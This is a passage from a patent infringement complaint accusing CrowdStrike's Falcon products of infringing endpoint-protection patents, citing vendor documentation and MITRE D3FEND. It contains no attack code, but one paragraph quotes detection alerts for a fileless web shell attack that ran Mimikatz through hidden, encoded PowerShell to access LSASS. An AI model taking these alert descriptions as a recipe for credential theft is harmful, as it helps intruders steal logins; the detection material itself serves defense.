


Achieve Complete Visibility

Uncover the full attack life cycle with in-depth insight into all file, network, memory and process activity. Analysts at every level gain access to easy-to-read reports that make them more effective in their roles. The reports provide practical guidance for threat prioritization and response, so IR teams can hunt threats and forensic teams can drill down into memory captures and stack traces for a deeper analysis. Falcon Sandbox analyzes over 40 different file types that include a wide variety of executables, document and image formats, and script and archive files, and it supports Windows, Linux and Android.

(*See* https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/.)

266. In another example, the Accused Products provide "FULL ATTACK VISIBILITY" and "unparalleled alert context and visibility" and "[m]aps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections." Furthermore, the MITRE ATT&CK framework includes companion project D3FEND for defensive cybersecurity techniques and D3FEND includes "Memory Boundary Tracking" defined as "[a]nalyzing a call stack for return addresses which point to unexpected memory locations." On information and belief, the Accused Products incorporate the MITRE D3FEND defensive cybersecurity techniques including "Memory Boundary Tracking."




D3FEND™

A knowledge graph of cybersecurity countermeasures

0.9.3-BETA-1

Harden				Detect							Isolate		Deceive		Evict	
Application Hardening	Credential Hardening	Message Hardening	Platform Hardening	File Analysis	Identifier Analysis	Message Analysis	Network Traffic Analysis	Platform Monitoring	Process Analysis	User Behavior Analysis	Execution Isolation	Network Isolation	Decoy Environment	Decoy Object	Credential Eviction	Process Eviction
Dead Code Elimination 1	Certificate Pinning 2	Message Authentication 2	Disk Encryption 1	Dynamic Analysis 2	Homoglyph Detection 2	Sender MTA Reputation Analysis 1	Administrative Network Activity Analysis 3	Firmware Verification 3	Database Query String Analysis 1	Authentication Event Thresholding 6	Hardware-based Process Isolation 3	Broadcast Domain Isolation 2	Connected Honeynet 1	Decoy File 4	Account Locking 2	Process Termination 2
Exception Handler Pointer Validation 1	Multi-factor Authentication 1	Message Encryption 1	Driver Load Integrity Checking 2	Emulated File Analysis 1	URL Analysis 2	Sender Reputation Analysis 1	Certificate Analysis 1	Operating System Monitoring 2	File Access Pattern Analysis 1	Authorization Event Thresholding 4	Mandatory Access Control 2	Encrypted Tunnels 1	Integrated Honeynet 1	Decoy Network Resource 4	Authentication Cache Invalidation 2	
Process Segment Execution Prevention 2	One-time Password 1	Transfer Agent Authentication 3	RF Shielding 1	File Content Rules 4			Active Certificate Analysis 1	Endpoint Health Beacon 1	Indirect Branch Call Analysis 1	Job Function Access Pattern Analysis 1	Executable Denylisting 2	Inbound Traffic Filtering 9	Standalone Honeynet 1	Decoy Persona 2		
Segment Address Offset Randomization 2	Strong Password Policy 1		TPM Boot Integrity 3	File Hashing 1			Passive Certificate Analysis 2	Input Device Analysis 2	Process Code Segment Verification 6	Resource Access Pattern Analysis 5	Executable Allowlisting 2	Outbound Traffic Filtering 1		Decoy Public Release 1		
Stack Frame Canary Verification 2			Bootloader Authentication 1				Client-server Payload Profiling 1	Local Account Monitoring 2	Process Self-Modification Detection 1	User Data Transfer Analysis 2		DNS Allowlisting 1		Decoy Session Token 1		
Pointer Authentication 2			Software Update 1				DNS Traffic Analysis 5	Memory Boundary Tracking 1	Process Spawn Analysis 15	User Geolocation Logon Pattern Analysis 2						
							File Carving 1	Scheduled Job Analysis 3	Process Lineage Analysis 13	Web Session Activity Analysis 4						
							IPC Traffic Analysis 6	System Daemon Monitoring 3	Script Execution Analysis 1	2						
							Network Traffic Community Deviation 1	System File 3								



Memory Boundary Tracking

ID: D3-MBT (Memory Boundary Tracking)

Definition

Analyzing a call stack for return addresses which point to unexpected memory locations.

How it works

This technique monitors for indicators of whether a return address is outside memory previously allocated for an object (i.e. function, module, process, or thread). If so, code that the return address points to is treated as malicious code.


Considerations

Kernel malware can manipulate memory contents, for example modifying pointers to hide processes, and thereby impact the accuracy of memory allocation information used to perform the analysis.

Digital Artifact Relationships:

This countermeasure technique is related to specific digital artifacts. Click the artifact node for more information.


(*See* https://d3fend.mitre.org/technique/d3f:MemoryBoundaryTracking; *see also* https://www.csoonline.com/article/3625470/mitre-d3fend-explained-a-new-knowledge-graph-for-cybersecurity-defenders.html; https://d3fend.mitre.org/resources/ D3FEND.pdf.)



- Maps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections


(*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

267. In another example, the Accused Products include "[e]xploit blocking [that] stops the execution of fileless attacks" and "Indicators of Attack (IOAs) [that] identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage….look[ing] for signs that an attack may be underway…includ[ing] code execution, attempts at being stealthy, and lateral movement, to name a few."



- **Exploit blocking** stops the execution of fileless attacks via exploits that take advantage of unpatched vulnerabilities.

- **Indicators of Attack (IOAs)** identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage. This capability also protects against new categories of ransomware that do not use files to encrypt victim systems.



IOAs are notable because they offer a unique proactive capability against fileless attacks. IOAs look for signs that an attack may be underway, instead of being concerned about how the steps of the attack are being executed. Those signs can include code execution, attempts at being stealthy, and lateral movement, to name a few. How those steps are being launched or executed does not matter to IOAs. For instance, it does not matter to IOAs if an action was started from a file copied on a drive, or from a fileless technique. IOAs are concerned with the actions performed, their relation to each other, their sequence and their dependency, recognizing them as indicators that reveal the true intentions and goals behind a sequence of events. IOAs are not focused on the specific tools and malware that attackers use.

(*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)

268. In another example, the Accused Products block an exploit such that "there is no success in migration to a process." The Accused Products "stop the attack by protecting memory." (*See* https://www.youtube.com/watch?v=A_2QVLtuRFE at 7:49 - 8:00.)

269. On information and belief, the Accused Products perform a method that includes *performing, during the executing of the stack walk processing before an address of an originating caller function is reached, a memory check for a plurality of stack entries identified during the stack walk processing to detect suspicious behavior*. For example, as shown above, the Accused Products "[u]ncover the full attack life cycle with in-depth insight into all file, network, memory and process activity" including "memory captures and stack traces" in which the Accused Products

analyze a call stack. (*See* https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/.)


270. In addition, as shown above, the Accused Products utilize the threat-based MITRE ATT&CK framework, and, on information and belief, utilize companion project D3FEND for defensive cybersecurity techniques including "Memory Boundary Tracking" defined as "[a]nalyzing a call stack for return addresses which point to unexpected memory locations." (*See* https://d3fend.mitre.org/technique/d3f:MemoryBoundaryTracking; *see also* https://www.csoonline.com/article/3625470/mitre-d3fend-explained-a-new-knowledge-graph-for-cybersecurity-defenders.html; https://d3fend.mitre.org/resources/ D3FEND.pdf; https://www. crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

271. In another example, as shown above, the Accused Products include "[e]xploit blocking [that] stops the execution of fileless attacks" and "Indicators of Attack (IOAs) [that] identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage look[ing] for signs that an attack may be underway…includ[ing] code execution, attempts at being stealthy, and lateral movement, to name a few." (*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId= 8201252.)

272. In another example, as shown above, the Accused Products block an exploit such that "there is no success in migration to a process." The Accused Products "stop the attack by protecting memory." (*See* https://www.youtube.com/watch?v=A_2QVLtuRFE at 7:49 - 8:00.)

273. The Accused Products perform a method that includes *wherein an alert of suspicious behavior is triggered when the performing of the memory check detects at least one of the following: code execution is attempted from non-executable memory, a base pointer is*

identified as being invalid, an invalid stack return address is identified, attempted execution of a return-oriented programming technique is detected, the base pointer is detected as being outside a current thread stack, and a return address is detected as being inside a virtual memory area. For example, the Accused Products perform behavioral exploit mitigation when suspicious behavior is detected including "Address Space Layout Randomization (ASLR) bypass," "[o]verwriting a Structured Exception Handler (SEH)," "a process that had Force Data Execution Prevention (Force DEP) applied tried to execute non-executable memory," "untrusted (non-system) font [loading]," [l]oading a library (executable module) from a remote path," and "[a]llocating memory to NULL (0) memory page."



TYPE
Behavior-Based Prevention

CATEGORY
Exploit Mitigation

Force ASLR ●

An Address Space Layout Randomization (ASLR) bypass attempt was detected and blocked. This may have been part of an attempted exploit.

Force DEP ○

A process that had Force Data Execution Prevention (Force DEP) applied tried to execute non-executable memory and was blocked.

SEH Overwrite Protection ○

Overwriting a Structured Exception Handler (SEH) was detected and may have been blocked. This may have been part of an attempted exploit.

Untrusted Font Loading ○

Loading an untrusted (non-system) font was detected and may have been blocked. This may have been part of an attempted exploit.

ENABLED
1

DISABLED
6

UNAVAILABLE
0

○ Enable All

Heap Spray Preallocation ○

A heap spray attempt was detected and blocked. This may have been part of an attempted exploit.

NULL Page Allocation ○

Allocating memory to the NULL (0) memory page was detected and blocked. This may have been part of an attempted exploit.

Remote Library Loading ○

Loading a library (executable module) from a remote path was detected and may have been blocked. This may have been part of an attempted exploit.

(*See* https://www.crowdstrike.com/blog/tech-center/prevent-malware-free-attacks-falcon-host/.)

274. In another example, as shown above, the Accused Products detect and block a fileless Chopper web shell attack using "powershell.exe." In this example, "powershell.exe" was used to run "Mimikatz in memory, a popular credential-stealing tool" and was identified by the Accused Products under "cmd.exe" related to "powershell.exe" including "LSASS process accessed from Powershell" and "PowerShell was run with a hidden window and encoded commands on the command line." (*See* https://www.youtube.com/watch?v=NdAKnfF-baM at 2:04 - 2:18.)

275. The Accused Products perform a method that includes *wherein when an alert of suspicious behavior is triggered, preventing execution of a payload for the invoked function from operating*. For example, as shown above, the Accused Products include "[e]xploit blocking [that] stops the execution of fileless attacks via exploits that take advantage of unpatched vulnerabilities." (*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)

276. In another example, as shown above, the Accused Products detect and block a fileless Chopper web shell attack using "powershell.exe" to run credential-stealing tool Mimikatz in memory. (*See* https://www.youtube.com/watch?v=NdAKnfF-baM at 2:04 - 2:18.) In another example, as shown above, the Accused Products block an exploit such that "there is no success in migration to a process." The Accused Products "stop the attack by protecting memory." (*See* https://www.youtube.com/watch?v=A_2QVLtuRFE at 7:49 - 8:00.)

277. Each claim in the '591 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '591 Patent.

278. Defendants have been aware of the '591 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked their products with the '591 Patent, including on their

web site, since at least July 2020.

279. Defendants directly infringe at least claim 1 of the ’591 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

280. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’591 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

281. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’591 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’591 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

282. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services,

and systems in infringing ways, as described above.

283. Defendants further encourage and induce their customers to infringe claim 1 of the ’591 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* https://www.crowdstrike.com/; *see* https://www.crowdstrike.com/partners/solution-providers/.)

284. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://www.crowdstrike.com/free-trial-guide/installation/.) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* https://www.crowdstrike.com/contact-support/.)

285. Defendants and/or their partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of their partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* https://www.crowdstrike.com/free-trial-guide/purchase/; *see* https://www.crowdstrike.com/ free-trial-guide/installation/.) Further, in order to receive the benefit of Defendants’ and/or their partners’ continued technical support and their specialized knowledge and guidance of the

operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the ’591 Patent. (*See* https://www.crowdstrike.com/contact-support/.)

286. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or their partners affirmatively aid and abet each customer’s use of the Accused Products in a manner that performs the claimed method of, and infringes, the ’591 Patent.

287. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the ’591 Patent.

288. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to one of the Defendants. For example, on information and belief, one of the Defendants directs and controls the activities or actions of its partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. One of the Defendants further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’591 Patent.

289. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants' infringement of the '591 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants' infringement, but no less than a reasonable royalty.

290. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the '591 Patent.

291. Defendants' infringement of the '591 Patent is knowing and willful. Defendants acquired actual knowledge of the '591 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the '591 Patent from at least the date Plaintiffs marked their products with the '591 Patent and/or provided notice of the '591 Patent on their website.

292. On information and belief, despite Defendants' knowledge of the Asserted Patents and Plaintiffs' patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants' continued infringement of the '591 Patent with knowledge of the '591 Patent constitutes willful infringement.

SIXTH CAUSE OF ACTION
(INFRINGEMENT OF THE '844 PATENT)

293. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

294. CrowdStrike has infringed and continues to infringe one or more claims of the '844 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '844 Patent as described below.

295. Claim 1 of the ’844 Patent recites:

> 1. A computer-implemented method comprising:
>
> extracting a plurality of static data points from an executable file without decrypting or unpacking the executable file, wherein the plurality of static data points represent predefined character strings in the executable file;
>
> generating a feature vector from the plurality of static data points using a classifier trained to classify the plurality of static data points based on a collection of data comprising known malicious executable files, known benign executable files, and known unwanted executable files, wherein the collection of data comprises at least a portion of the plurality of static data points, and
>
> wherein one or more features of the feature vector are selectively turned on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range; and
>
> evaluating the feature vector using support vector processing to determine whether the executable file is harmful.

